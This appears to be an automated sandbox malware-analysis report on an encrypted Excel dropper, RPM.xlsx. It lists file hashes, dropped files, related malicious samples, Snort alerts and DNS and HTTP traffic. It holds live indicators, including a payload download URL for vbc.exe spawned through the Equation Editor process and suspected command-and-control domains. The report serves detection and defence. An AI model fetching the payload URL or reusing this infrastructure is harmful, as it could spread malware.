	Order Confirmation.exe	Get hash	malicious	Browse	• www.utahtree.company/ccxq/?5jblpb=Q8Gd4NQ&axodBzip=3w68OVPhLZ8zZRheUFW50c7gNy+0aggzGXt5gDR6JFiPZJaNzPn/iUSQ/rYcdDcZGq5a
	Quotation - Urgent.exe	Get hash	malicious	Browse	• www.metalworkingadditives.online/b2c0/?D2MHc8Q=tQ9OUq/fzxn+R82X6GTzZlmpGIW84sc0d5YJpv42KDMZxUSBkatd7Ys79Ad1zpKElTcI&cPbdBT=u0GhC6

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	t0ID2yWRERNRIz4.exe	Get hash	malicious	Browse	• www.prajapati.company/gjeh/?9rv=SUFY+Gja1P+PvBiRR7N/is+XGueQ0Rg08oIvxL0Dmpwq5lWnSHw8ki9VPiYk6egxSqer&SN9H9b=xXBXNXJHf0r

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
zhs.zohosites.com	009283774652673_pdf.exe	Get hash	malicious	Browse	• 204.141.42.73
	v86Jk19LUb.exe	Get hash	malicious	Browse	• 163.53.93.240
	RFQ_00701521.exe	Get hash	malicious	Browse	• 204.141.42.73
	IMAGE20210427001922654.exe	Get hash	malicious	Browse	• 204.141.42.73

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
ZOHO-ASUS	009283774652673_pdf.exe	Get hash	malicious	Browse	• 204.141.42.73
	INVOICE%20044%20FA%20ROCK.js	Get hash	malicious	Browse	• 204.141.42.97
	Payment Proof Pdf.exe	Get hash	malicious	Browse	• 136.143.182.56
	Payment Proof Pdf.exe	Get hash	malicious	Browse	• 136.143.182.56
	INVOICE%20044%20FA%20ROCK.js	Get hash	malicious	Browse	• 204.141.42.97
	d892WNULGF.exe	Get hash	malicious	Browse	• 204.141.43.24
	Overdue Invoices.xlsx	Get hash	malicious	Browse	• 204.141.43.24
	Invoice&Forms.xlsx	Get hash	malicious	Browse	• 204.141.42.123
	Invoice&Forms.xlsx	Get hash	malicious	Browse	• 204.141.42.123
	Invoice&Forms.xlsx	Get hash	malicious	Browse	• 204.141.42.97
	Invoice&Forms.xlsx	Get hash	malicious	Browse	• 204.141.42.97
	2021APT-28_62292453.js	Get hash	malicious	Browse	• 204.141.42.97
	INV#339BT.exe	Get hash	malicious	Browse	• 136.143.190.56
	DesktopCentralAgent.exe	Get hash	malicious	Browse	• 204.141.43.156
	DesktopCentralAgent.exe	Get hash	malicious	Browse	• 136.143.191.45
	DCCLOUDTEST_Agent.exe	Get hash	malicious	Browse	• 136.143.191.45
	DCCLOUDTEST_Agent.exe	Get hash	malicious	Browse	• 136.143.191.45
	IMAGE20210427001922654.exe	Get hash	malicious	Browse	• 204.141.42.73
	ashwinds_Agent.exe	Get hash	malicious	Browse	• 204.141.43.156
	5zc9vbGBo3.exe	Get hash	malicious	Browse	• 136.143.191.44

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\vbc[1].exe	
Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	downloaded
Size (bytes):	626688
Entropy (8bit):	7.294961182646713
Encrypted:	false
SSDEEP:	12288:BB6AGIF/OXu5OtiBIZzG/NoC9NPNIQt5XyGY0:JGIF3wOI5G1oCXPzTVY
MD5:	0ECA879131A7B104418B085DB7F761C3
SHA1:	07FA4692AA15A409091BC6190BF33B5942DB99E6

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\vbc[1].exe	
SHA-256:	166559731AD15341F955BF8A16708F93542BEF868C33F02F70E9B27F57B991A3
SHA-512:	952420118839A1AA8FB2C498910D784AEACB2A9ED953845415E7C523C41F0D3755EC6FCDA769E6045C0677D4A002D86B278876B877FC058054F95774B15332AB
Malicious:	**true**
Reputation:	low
IE Cache URL:	http://23.95.13.176/rpm/vbc.exe
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....Qa.....0..... .....@.. ....@.....0...O..... ....H.....text..... ....`.rsrc.....@..@.reloc..... .....@..B.....d.....H.....1..hp.....r...p*.r...p*.....*..(....*..{....*"..}....*..{....*"..}....*..{....*"..}....*..{....*"..}....*..{....*"..}....*..(.....(.. ...,...,..~....o3...*...(.....(.....(....-..~....o3...*..(....%o2....(....o3....(....%o2...r1..p(....o3...*r.(.....(.....(.....(....*..{....*"..}....*..{....*"..}....*..{....*"..}....*"..(....*..{....*"..}....*"..}....*.. {....*"..}....*..{....*"..}....*..{....*"..}...

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\19162964.jpeg	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	JPEG image data, JFIF standard 1.01, aspect ratio, density 1x1, segment length 16, baseline, precision 8, 333x151, frames 3
Category:	dropped
Size (bytes):	14198
Entropy (8bit):	7.916688725116637
Encrypted:	false
SSDEEP:	384:lboF1PuTfwKCNtwsU9SjUB7ShYIv7JrEHaeHj7KHG81I:lboFgwK+wD9SA7ShX7JrEL7KHG8S
MD5:	E8FC908D33C78AAAD1D06E865FC9F9B0
SHA1:	72CA86D260330FC32246D28349C07933E427065D
SHA-256:	7BB11564F3C6C559B3AC8ADE3E5FCA1D51F5451AFF5C522D70C3BACEC0BBB5D0
SHA-512:	A005677A2958E533A51A95465308F94BE173F93264A2A3DB58683346CA97E04F14567D53D0066C1EAA33708579CD48B8CD3F02E1C54F126B7F3C4E64AC196E17
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	......JFIF..... .... !....!..!) ..&.".#1!&)+... "383-7(-.-.....-...------0--------+----------+----------.....M.."..E.....!. ..1A"Q.aq..2B..#R..3b...$r..C.....4DSTcs.....Q.A.....?...f.t..Q]....i".G.2....}....m..D..."......Z.*5..5...CPL..W..o7....h.u..+.B...R.S.I. ..m...8.T... (.YX.St.@r..ca...|5.2...*..%..R.A67.....{....X.;...4.D.o'..R...sV8....rJm....2Est-.....U.@.....|j.4.mn..Ke!G.6*PJ.S>..0....q%..... .....@...T.P.<...q.z.e....((H+. ..@$...'..?..h. P.]...ZP.H..l?s2l.$.N..?xP..c...@....A..D.l.....1...[q*[5(-.J..@...$..N....x.U.fHY!..PM..[.P.....aY.....S.R.....Y...(D.|..10..... ..l..|F...E9*...RU:.P...p$.'.....2.s.-....a&.@..P.....m.... .....L.a.H;Dv)...@u...s.,h..6..Y,....D.7.....,UHe.s..PQ.Ym....)..(y.6.u...i.*V.'2`....&.... ^...8.+]K)R...\.'A...I..B..?[.:.L(c3J..%..$.3..E0@...."5fj...

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\2561F215.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 684 x 477, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	33795
Entropy (8bit):	7.909466841535462
Encrypted:	false
SSDEEP:	768:mEWnXSo70x6wlKcaVH1lvLUlGBtadJubNT4Bw:mTDQx6XH1lvYlbdJux4Bw
MD5:	613C306C3CC7C3367595D71BEECD5DE4
SHA1:	CB5E280A2B1F4F1650040842BACC9D3DF916275E
SHA-256:	A76D01A33A00E98ACD33BEE9FBE342479EBDA9438C922FE264DC0F1847134294
SHA-512:	FCA7D4673A173B4264FC40D26A550B97BD3CC8AC18058F2AABB717DF845B84ED32891F97952D283BE678B09B2E0D31878856C65D40361CC5A5C3E3F6332C966
Malicious:	false
Preview:	.PNG.....IHDR.....T+....)iCCPicc..x..gP.....}..m....T).HYz.^E...Y."bC..D..i. ...Q).+.X...X.,....."*(.G.L.{'?..z.w.93.."........~....06|G$/3.....Q@.....%:&.....K....\.....JJ.. .....@n..3./...f._>..L~..... .....{..T.\|ABlL..?-V...ag.....>.....W..@..+..pHK..O.....o.....w..F.....,...{....3.....].xY..2....(.L..EP.-..c0.+..'p.o..P..<....C....(.....Z...B7\ .kp...}..g .)x.....!"t... J.:...#...qB<.?$..@.T$..Gv"%H9R.4 -.O....r..F. ..,'...P..D.P....\...@.qh.....{.*..=.v....(*D...`T..)cz..s...0,..c[.b..k..^\.{...9.3..c..8=.....2p[q....l\.....7...}....x].%.....fl'..~.?..H .X.M.9...JH$l&....:.W..I...H.!.....H..XD.&."^!.....HT....L.#...H..V.e..i..D.#..-...h.&r....K.G."/Q.)..kJ.%...REi...S.S.T.....@.N.....NP?.$h:4.Z8-...v.v.....N.k...a t.}/..~....I.!./.&.-.M.V.KdD.(YT].+.A4O.R...=.91.....X..V.Z..bcb...q#qo...R.V...3.D...'.h.B.c..%&..C....1v2..7.SL.S...Ld.0O3.....&.A.....$.,...rc%..XgY.X_....R1R{..F.....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\5CE7E12F.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 484 x 544, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	65050
Entropy (8bit):	7.959940260382877
Encrypted:	false
SSDEEP:	1536:LT3dRSPKeePekFnfpQ6uF2sxiPfqu2RjWn0ZqNnbMXrpLlx6q1F:fdoPI79fpQXtjupn7Nnb8pLll
MD5:	22335141D285E599CDAEF99EABA59D5B
SHA1:	C8E5F6F30E91F2C55D96867CAA2D1E21E7A4804D
SHA-256:	6C0757667F548698B721E4D723768447046B509C1777D6F1474BDE45649D92B0
SHA-512:	CF623DC74B631AAE3DBECF1F8D7E6E129F0C44F882487F367F4CB955A3D5A9AAE96EFD77FB0843BCE84F5F9D4A3C844A42193B7C4F1D374CE147399E1C3A60 2B
Malicious:	false

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\5CE7E12F.png	
Preview:	.PNG.....IHDR..... .....]....b.zTXtRaw profile type exif..x..Y..8.].9.....L3....UFvU&.d..|q.;..f..^.....j.W..^...RO=..C.....=.....N..)..._.....=...../.....?....Cl.>.....7...~....'..<...W..{o.....q..5~..O.;U.ce>.W.Oxn...-.O.....w..I.....v..s&.|x....:.....?..u.??P....y.....}q..'..}.?.....}.j..o...I...K.....G.._+.U...?..W..+Nnlq.....z....RX.._...3L.1..9.....8.$.._.\....Ln....%.....fh|...d.|X.7....._....StC.....+*.<.7...S\H...i>.{...Nn...../.....#..d.9...s.N..S.P.....Kxr(.1..8....<y|R..@.9.p}.....E....l....."?.Ui....RF~jj.....s...{~.SR..Z.Qo}j...Zk....i..VZm.....LX...../..../?.#.g..G.u...;...f.e..f...Y..*.^.....6.....}.{.vk.....[.....G..I.....7^...:zgw.)Eo.;.{D)r..B.rV....C._....us..]9...[..n...._.....sk.=..9...z...a.....e.7.<Vm;....s.w....o./kq.y.w..:q`;..A({.}...w~<.S..WJ.).Zz.c.#`.xN...1.9..1...k.o. ..-.M|.....,..i.[.\.;.....8...x.

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\7D72DE31.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 684 x 477, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	33795
Entropy (8bit):	7.909466841535462
Encrypted:	false
SSDEEP:	768:mEWnXSo70x6wlKcaVH1lvLUlGBtadJubNT4Bw:mTDQx6XH1lvYlbdJux4Bw
MD5:	613C306C3CC7C3367595D71BEECD5DE4
SHA1:	CB5E280A2B1F4F1650040842BACC9D3DF916275E
SHA-256:	A76D01A33A00E98ACD33BEE9FBE342479EBDA9438C922FE264DC0F1847134294
SHA-512:	FCA7D4673A173B4264FC40D26A550B97BD3CC8AC18058F2AABB717DF845B84ED32891F97952D283BE678B09B2E0D31878856C65D40361CC5A5C3E3F6332C966
Malicious:	false
Preview:	.PNG.....IHDR.....T+....)iCCPicc..x..gP.....}..m....T).HYz.^E...Y."bC..D..i. ...Q).+.X...X.,....."*(.G.L.{'?..z.w.93.."........~....06|G$/3.....Q@.....%:&.....K....\.....JJ.....@n..3./...f._>..L~..... .....{..T.\|ABlL..?-V...ag.....>.....W..@..+..pHK..O.....o.....w..F.....,...{....3.....].xY..2....(.L..EP.-..c0.+..'p.o..P..<....C....(.....Z...B7\.kp...}..g .)x.....!"t... J.:...#...qB<.?$..@.T$..Gv"%H9R.4 -.O....r..F. ..,.'...P..D.P....\...@.qh.....{.*..=.v....(*D...`T..)cz..s...0,..c[.b..k..^\.{...9.3..c..8=.....2p[q....l\.....7...}....x].%.....fl'..~.?..H .X.M.9...JH$l&....:.W..I...H.!.....H..XD.&."^!.....HT....L.#...H..V.e..i..D.#..-...h.&r....K.G."/Q.)..kJ.%...REi...S.S.T.....@.N....NP?.$h:4.Z8-...v.v.....N.k...a t.}/..~....I.!./.&.-.M.V.KdD.(YT].+.A4O.R...=.91.....X..V.Z..bcb...q#qo...R.V...3.D...'.h.B.c..%&..C....1v2..7.SL.S...Ld.0O3.....&.A.....$.,...rc%..XgY.X_....R1R{..F.....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\907AA912.jpeg	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	JPEG image data, JFIF standard 1.01, aspect ratio, density 1x1, segment length 16, baseline, precision 8, 191x263, frames 3
Category:	dropped
Size (bytes):	8815
Entropy (8bit):	7.944898651451431
Encrypted:	false
SSDEEP:	192:Qjnr2ll8e7li2YRD5x5dlyuaQ0ugZIBn+0O2yHQGYtPto:QZl8e7li2YdRyuZ0b+JGgtPW
MD5:	F06432656347B7042C803FE58F4043E1
SHA1:	4BD52B10B24EADECA4B227969170C1D06626A639
SHA-256:	409F06FC20F252C724072A88626CB29F299167EAE6655D81DF8E9084E62D6CF6
SHA-512:	358FEB8CBFFBE6329F31959F0F03C079CF95B494D3C76CF3669D28CA8CDB42B04307AE46CED1FC0605DEF31D9839A0283B43AA5D409ADC283A1CAD787BE95F 0E
Malicious:	false
Preview:	......JFIF.....) ..(...!1!%)-.....383,7(..,.....+...7++++-+++++++++++++---++++++++-+++++++++++++++.....".....F.....!."1A..QRa.#2BSq.....3b.....$c....C...Er.5.....?..x.5.PM.Q@E..I.....i..0.$G.C...h..Gt....f..O..U..D.t^...u.B...V9.f..<..t(.kt. ..d.@...&3)d@@?.q...t..3!.... .9.r.....Q.(:.W..X&..&.1&T.*.K..|kc.....[..l.3(f+.c...:+....5....hHR.0....^R.G..6...&pB..d.h.04.*+..S...M.....[....'.....J...,...<.O.....Yn...T.!..E*G.[l..-..... .$e&.....z..[..3.+~..a.u9d.&9K.xkX'.."...Y...I.....MxPu..b..:0e:.R.#.....U....E...4Pd/..0.`.4 ...A...t....2....gb[)b.I."&..y1.....l.s>.ZA?.....3... z^....L.n6..Am.1m....0../..~.y.... ..1.b.0U...5.oi.\.LH1.f....sl.....f.'3?...bu.P4>...+..B....eL....R.,...<....3.0O$,=..K.!....Z.....O.I.z....am....C.k..iZ ...<ds....f8f..R....K

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\B859C1EB.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 484 x 544, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	65050
Entropy (8bit):	7.959940260382877
Encrypted:	false
SSDEEP:	1536:LT3dRSPKeePekFnfpQ6uF2sxiPfqu2RjWn0ZqNnbMXrpLlx6q1F:fdoPI79fpQXtjupn7Nnb8pLll
MD5:	22335141D285E599CDAEF99EABA59D5B
SHA1:	C8E5F6F30E91F2C55D96867CAA2D1E21E7A4804D
SHA-256:	6C0757667F548698B721E4D723768447046B509C1777D6F1474BDE45649D92B0
SHA-512:	CF623DC74B631AAE3DBECF1F8D7E6E129F0C44F882487F367F4CB955A3D5A9AAE96EFD77FB0843BCE84F5F9D4A3C844A42193B7C4F1D374CE147399E1C3A6C 2B
Malicious:	false
Preview:	.PNG.....IHDR..... .....]....b.zTXtRaw profile type exif..x..Y..8.].9.....L3....UFvU&.d..|q.;..f..^.....j.W..^...RO=..C.....=.....N..)..._.....=...../.....?....Cl.>.....7...~....'..<...W..{o.....q..5~..O.;U.ce>.W.Oxn...-.O.....w..I.....v..s&.|x....:.....?..u.??P....y.....}q..'..}.?.....}.j..o...I...K.....G.._+.U...?..W..+Nnlq.....z....RX.._...3L.1..9.....8.$.._.\....Ln....%.....fh|...d.|X.7....._....StC.....+*.<.7...S\H...i>.{...Nn...../.....#..d.9...s.N..S.P.....Kxr(.1..8....<y|R..@.9.p}.....E....l....."?.Ui....RF~jj.....s...{~.SR..Z.Qo}j...Zk....i..VZm.....LX...../..../?.#.g..G.u...;...f.e..f...Y..*.^.....6.....}.{.vk.....[.....G..I.....7^...:zgw.)Eo.;.{D)r..B.rV....C._....us..]9...[..n...._.....sk.=..9...z...a.....e.7.<Vm;....s.w....o./kq.y.w..:q`;..A({.}...w~<.S..WJ.).Zz.c.#`.xN...1.9..1...k.o. ..-.M|.....,..i.[.\.;.....8...x.

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\D625CE7E.jpeg	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\D625CE7E.jpeg	
File Type:	JPEG image data, JFIF standard 1.01, aspect ratio, density 1x1, segment length 16, baseline, precision 8, 191x263, frames 3
Category:	dropped
Size (bytes):	8815
Entropy (8bit):	7.944898651451431
Encrypted:	false
SSDEEP:	192:Qjnr2Il8e7li2YRD5x5dlyuaQ0ugZIBn+0O2yHQGYtPto:QZl8e7li2YdRyuZ0b+JGgtPW
MD5:	F06432656347B7042C803FE58F4043E1
SHA1:	4BD52B10B24EADECA4B227969170C1D06626A639
SHA-256:	409F06FC20F252C724072A88626CB29F299167EAE6655D81DF8E9084E62D6CF6
SHA-512:	358FEB8CBFFBE6329F31959F0F03C079CF95B494D3C76CF3669D28CA8CDB42B04307AE46CED1FC0605DEF31D9839A0283B43AA5D409ADC283A1CAD787BE95F 0E
Malicious:	false
Preview:	......JFIF.....) ..(...!1!%)-.....383,7(..,.....+...7++++-+++++++++++++++---++++++++-++++++++++++++++....."..... .....F.....I."1A..QRa.#2BSq.....3b.....$c....C...Er.5.....?..x.5.PM.Q@E..I.....i..0.$G.C...h..Gt....f..O..U..D.t^...u.B...V9.f..<..t(.kt. ..d.@...&3)d@@?.q...t..3!.... .9.r.....Q.(:.W..X&..&.1&T.*.K..|kc.....[..l.3(f+.c...:+....5....hHR.0....^R.G..6...&pB..d.h.04.*+..S...M.....[....'.....J...,...<.O.....Yn...T.!..E*G.[l..-..... .$e&.....z..[..3.+~..a.u9d.&9K.xkX'..".'...Y...I.....MxPu..b..:0e:.R.#.....U....E...4Pd/..0.`.4 ...A...t.....2....gb[)b.I."&..y1.....I.s>.ZA?.....3... z^....L.n6..Am.1m....0../..~.y.... ..1.b.0U...5.oi.\.LH1.f....sl.....f.'3?...bu.P4>...+..B....eL....R.,...<....3.0O$,=..K.!....Z.....O.I.z....am....C.k..iZ ...<ds....f8f..R....K

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\E0181866.emf	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	Windows Enhanced Metafile (EMF) image data version 0x10000
Category:	dropped
Size (bytes):	648132
Entropy (8bit):	2.8121906229106655
Encrypted:	false
SSDEEP:	3072:134UL0tS6WB0JOqFB5AEA7rgXuzqn8nG/qc+5:l4UcLe0JOcXuunhqcS
MD5:	BD773E99C689A8854494E95F150488D4
SHA1:	A109C2B17766CDE7F0A495C13E6B28D652282E9A
SHA-256:	85C9B8E1EE4B5F3271BF10A9A756C8B550318BA682ED4231F5665D75894B0AAB
SHA-512:	7592A9D790C477141DA844A6EA6D113208A7A0C12EC6DE54954B9F27C13309E28B26EFD8D0F7A3B72A04207DEB0625BD7AA7B9E2CF1E3BA2BB55775F1787694 D
Malicious:	false
Preview:	....l.....m>...!.. EMF.....(.....\K..hC..F...,.. ...EMF+.@.....X...X...F...\...P...EMF+"@.....@.....$@.....0@.....? !@.....@.....%.....%.....R...p.....@."C.a.l.i.b.r.i.....9X$.....fCX.@0. %.....L.....RQ.YL...D.....0...$Q.YL...D... ...ldCXD...L... .....dCX.....O.....%...X...%...7.....{$.....C.a.l.i.b.r.i.....X...D... x....8;X.....dv.....%.....%.....%.....!.....".....%.....%.....%.....T...T.....@.E.@.....L.....P... ...6...F...$. .....EMF+*@..$.....?.....?.....@.....@.....*@..$.....?....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\FC57AF0.jpeg	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	JPEG image data, JFIF standard 1.01, aspect ratio, density 1x1, segment length 16, baseline, precision 8, 333x151, frames 3
Category:	dropped
Size (bytes):	14198
Entropy (8bit):	7.916688725116637
Encrypted:	false
SSDEEP:	384:lboF1PuTfwKCNtwsU9SjUB7ShYIv7JrEHaeHj7KHG81I:lboFgwK+wD9SA7ShX7JrEL7KHG8S
MD5:	E8FC908D33C78AAAD1D06E865FC9F9B0
SHA1:	72CA86D260330FC32246D28349C07933E427065D
SHA-256:	7BB11564F3C6C559B3AC8ADE3E5FCA1D51F5451AFF5C522D70C3BACEC0BBB5D0
SHA-512:	A005677A2958E533A51A95465308F94BE173F93264A2A3DB58683346CA97E04F14567D53D0066C1EAA33708579CD48B8CD3F02E1C54F126B7F3C4E64AC196E17
Malicious:	false
Preview:	......JFIF..... .... !...!..!) ..&.".#1!&)+... "383-7(-.-.....-...------0--------+----------+----------.....M..".....E.....!. ..1A"Q.aq..2B..#R..3b...$r..C.....4DSTcs.....Q.A.....?...f.t..Q]....i".G.2....}....m..D..."......Z.*5..5...CPL..W..o7....h.u..+.B...R.S.I. ..m...8.T... (.YX.St.@r..ca...|5.2...*..%..R.A67.....{....X.;...4.D.o'..R...sV8....rJm....2Est-.....U.@.....|j.4.mn..Ke!G.6*PJ.S>..0....q%..... .....@...T.P.<...q.z.e....((H+. ..@$...'..?..h. P.]...ZP.H..I?s2l.$.N..?xP..c...@....A..D.I.....1...[q*[5(-.J..@...$..N....x.U.fHY!..PM..[.P.....aY.....S.R.....Y...(D.|..10..... ..I..|F...E9*...RU:.P...p$.'.....2.s.-....a&.@..P.....m.... .....L.a.H;Dv)...@u...s.,.h..6..Y,....D.7.....,UHe.s..PQ.Ym....)..(y.6.u...i.*V.'2`....&.... ^...8.+]K)R...\.'A...I..B..?[.:.L(c3J..%..$.3..E0@...."5fj...

C:\Users\user\Desktop\~$RPM.xlsx	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	330
Entropy (8bit):	1.4377382811115937
Encrypted:	false
SSDEEP:	3:vZ/FFDJw2fj/FFDJw2fV:vBFFGaFFGS
MD5:	96114D75E30EBD26B572C1FC83D1D02E

C:\Users\user\Desktop\~$RPM.xlsx	
SHA1:	A44EEBDA5EB09862AC46346227F06F8CFAF19407
SHA-256:	0C6F8CF0E504C17073E4C614C8A7063F194E335D840611EEFA9E29C7CED1A523
SHA-512:	52D33C36DF2A91E63A9B1949FDC5D69E6A3610CD3855A2E3FC25017BF0A12717FC15EB8AC6113DC7D69C06AD4A83FAF0F021AD7C8D30600AA8168348BD0FA90
Malicious:	**true**
Preview:	.user ..A.l.b.u.s. . . . . ..user ..A.l.b.u.s. . . . .

C:\Users\Public\vbc.exe	
Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	626688
Entropy (8bit):	7.294961182646713
Encrypted:	false
SSDEEP:	12288:BB6AGIF/OXu5OtiBIZzG/NoC9NPNIQt5XyGY0:JGIF3wOI5G1oCXPzTVY
MD5:	0ECA879131A7B104418B085DB7F761C3
SHA1:	07FA4692AA15A409091BC6190BF33B5942DB99E6
SHA-256:	166559731AD15341F955BF8A16708F93542BEF868C33F02F70E9B27F57B991A3
SHA-512:	952420118839A1AA8FB2C498910D784AEACB2A9ED953845415E7C523C41F0D3755EC6FCDA769E6045C0677D4A002D86B278876B877FC058054F95774B15332AB
Malicious:	**true**
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....Qa.....0..... .....@.. ....@.....0...O..... ....H.....text..... ....`.rsrc.....@..@.reloc..... .....@..B.....d.....H.....1..hp.....r...p*.r...p*.....*..(....*..{....*"..}....*..{....*"..}....*..{....*"..}....*..{....*"..}....*..{....*"..}....*..(.....(.. ...,....,.~....o3...*...(.....(.....(....-..~....o3...*..(....%o2....(....o3....(....%o2...r1..p(....o3...*r.(.....(.....(.....(....*..{....*"..}....*..{....*"..}....*..{....*"..}....*"..(....*..{....*"..}....*..{....*"..}....*.. {....*"..}....*..{....*"..}....*..{....*"..}...

Static File Info

General

File type:	CDFV2 Encrypted
Entropy (8bit):	7.988463876691892
TrID:	• Generic OLE2 / Multistream Compound File (8008/1) 100.00%
File name:	RPM.xlsx
File size:	421464
MD5:	eaa0090a7f7c6f995a4ff9b84410ef81
SHA1:	82198ab187a84b7a90ae83d57bfddd3c3acaafbc
SHA256:	a81768982216ba95346c4a6eb0a591e71ab952b187565a ef82331e8bb60851ea
SHA512:	02100c08b063fc3d96fc4a2e3d56e5af605a11567e60575 e2b8290a07ce3c5bdf6a3eb4380ab81e9eb83ca9b86736 dbbff0fc1c46b48d5c79078a099b97d15db
SSDEEP:	6144:SPU1FKJlr5uPCDCNPi1C6/SG9TikN8YOCQRUTf g5f07wPVWVCNn2BuLKs0frF:SUirr86Df1C6/SG9W28D IItDVWVkAh
File Content Preview:	.....>..... ....

File Icon

Icon Hash:	e4e2aa8aa4b4bcb4

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
09/27/21-15:41:43.636930	ICMP	402	ICMP Destination Unreachable Port Unreachable			192.168.2.22	8.8.8.8
09/27/21-15:41:44.308837	ICMP	402	ICMP Destination Unreachable Port Unreachable			192.168.2.22	8.8.8.8

Network Port Distribution

TCP Packets

UDP Packets

ICMP Packets

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Sep 27, 2021 15:41:19.722501040 CEST	192.168.2.22	8.8.8.8	0xc18c	Standard query (0)	www.atelifer.com	A (IP address)	IN (0x0001)
Sep 27, 2021 15:41:25.773036003 CEST	192.168.2.22	8.8.8.8	0xfc43	Standard query (0)	www.floridawp.com	A (IP address)	IN (0x0001)
Sep 27, 2021 15:41:31.479510069 CEST	192.168.2.22	8.8.8.8	0x9c63	Standard query (0)	www.viscoent.online	A (IP address)	IN (0x0001)
Sep 27, 2021 15:41:39.926955938 CEST	192.168.2.22	8.8.8.8	0x30e0	Standard query (0)	www.meta-bot.xyz	A (IP address)	IN (0x0001)
Sep 27, 2021 15:41:40.928584099 CEST	192.168.2.22	8.8.8.8	0x30e0	Standard query (0)	www.meta-bot.xyz	A (IP address)	IN (0x0001)
Sep 27, 2021 15:41:41.948414087 CEST	192.168.2.22	8.8.8.8	0x30e0	Standard query (0)	www.meta-bot.xyz	A (IP address)	IN (0x0001)
Sep 27, 2021 15:41:48.449984074 CEST	192.168.2.22	8.8.8.8	0x9037	Standard query (0)	www.dermaqueeniran.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Sep 27, 2021 15:41:19.845834017 CEST	8.8.8.8	192.168.2.22	0xc18c	No error (0)	www.atelifer.com	zhs.zohosites.com		CNAME (Canonical name)	IN (0x0001)
Sep 27, 2021 15:41:19.845834017 CEST	8.8.8.8	192.168.2.22	0xc18c	No error (0)	zhs.zohosites.com		204.141.43.204	A (IP address)	IN (0x0001)
Sep 27, 2021 15:41:26.082412958 CEST	8.8.8.8	192.168.2.22	0xfc43	No error (0)	www.floridawp.com		107.187.86.150	A (IP address)	IN (0x0001)
Sep 27, 2021 15:41:31.615899086 CEST	8.8.8.8	192.168.2.22	0x9c63	No error (0)	www.viscoent.online		209.17.116.163	A (IP address)	IN (0x0001)
Sep 27, 2021 15:41:42.653177977 CEST	8.8.8.8	192.168.2.22	0x30e0	No error (0)	www.meta-bot.xyz		203.170.129.2	A (IP address)	IN (0x0001)
Sep 27, 2021 15:41:43.636710882 CEST	8.8.8.8	192.168.2.22	0x30e0	No error (0)	www.meta-bot.xyz		203.170.129.2	A (IP address)	IN (0x0001)
Sep 27, 2021 15:41:44.308614016 CEST	8.8.8.8	192.168.2.22	0x30e0	No error (0)	www.meta-bot.xyz		203.170.129.2	A (IP address)	IN (0x0001)
Sep 27, 2021 15:41:48.495470047 CEST	8.8.8.8	192.168.2.22	0x9037	Server failure (2)	www.dermaqueeniran.com	none	none	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

Copyright Joe Security LLC 2021

- 23.95.13.176
- www.atelifer.com
- www.floridawp.com
- www.viscoent.online
- www.meta-bot.xyz

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.22	49167	23.95.13.176	80	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE

Timestamp	kBytes transferred	Direction	Data
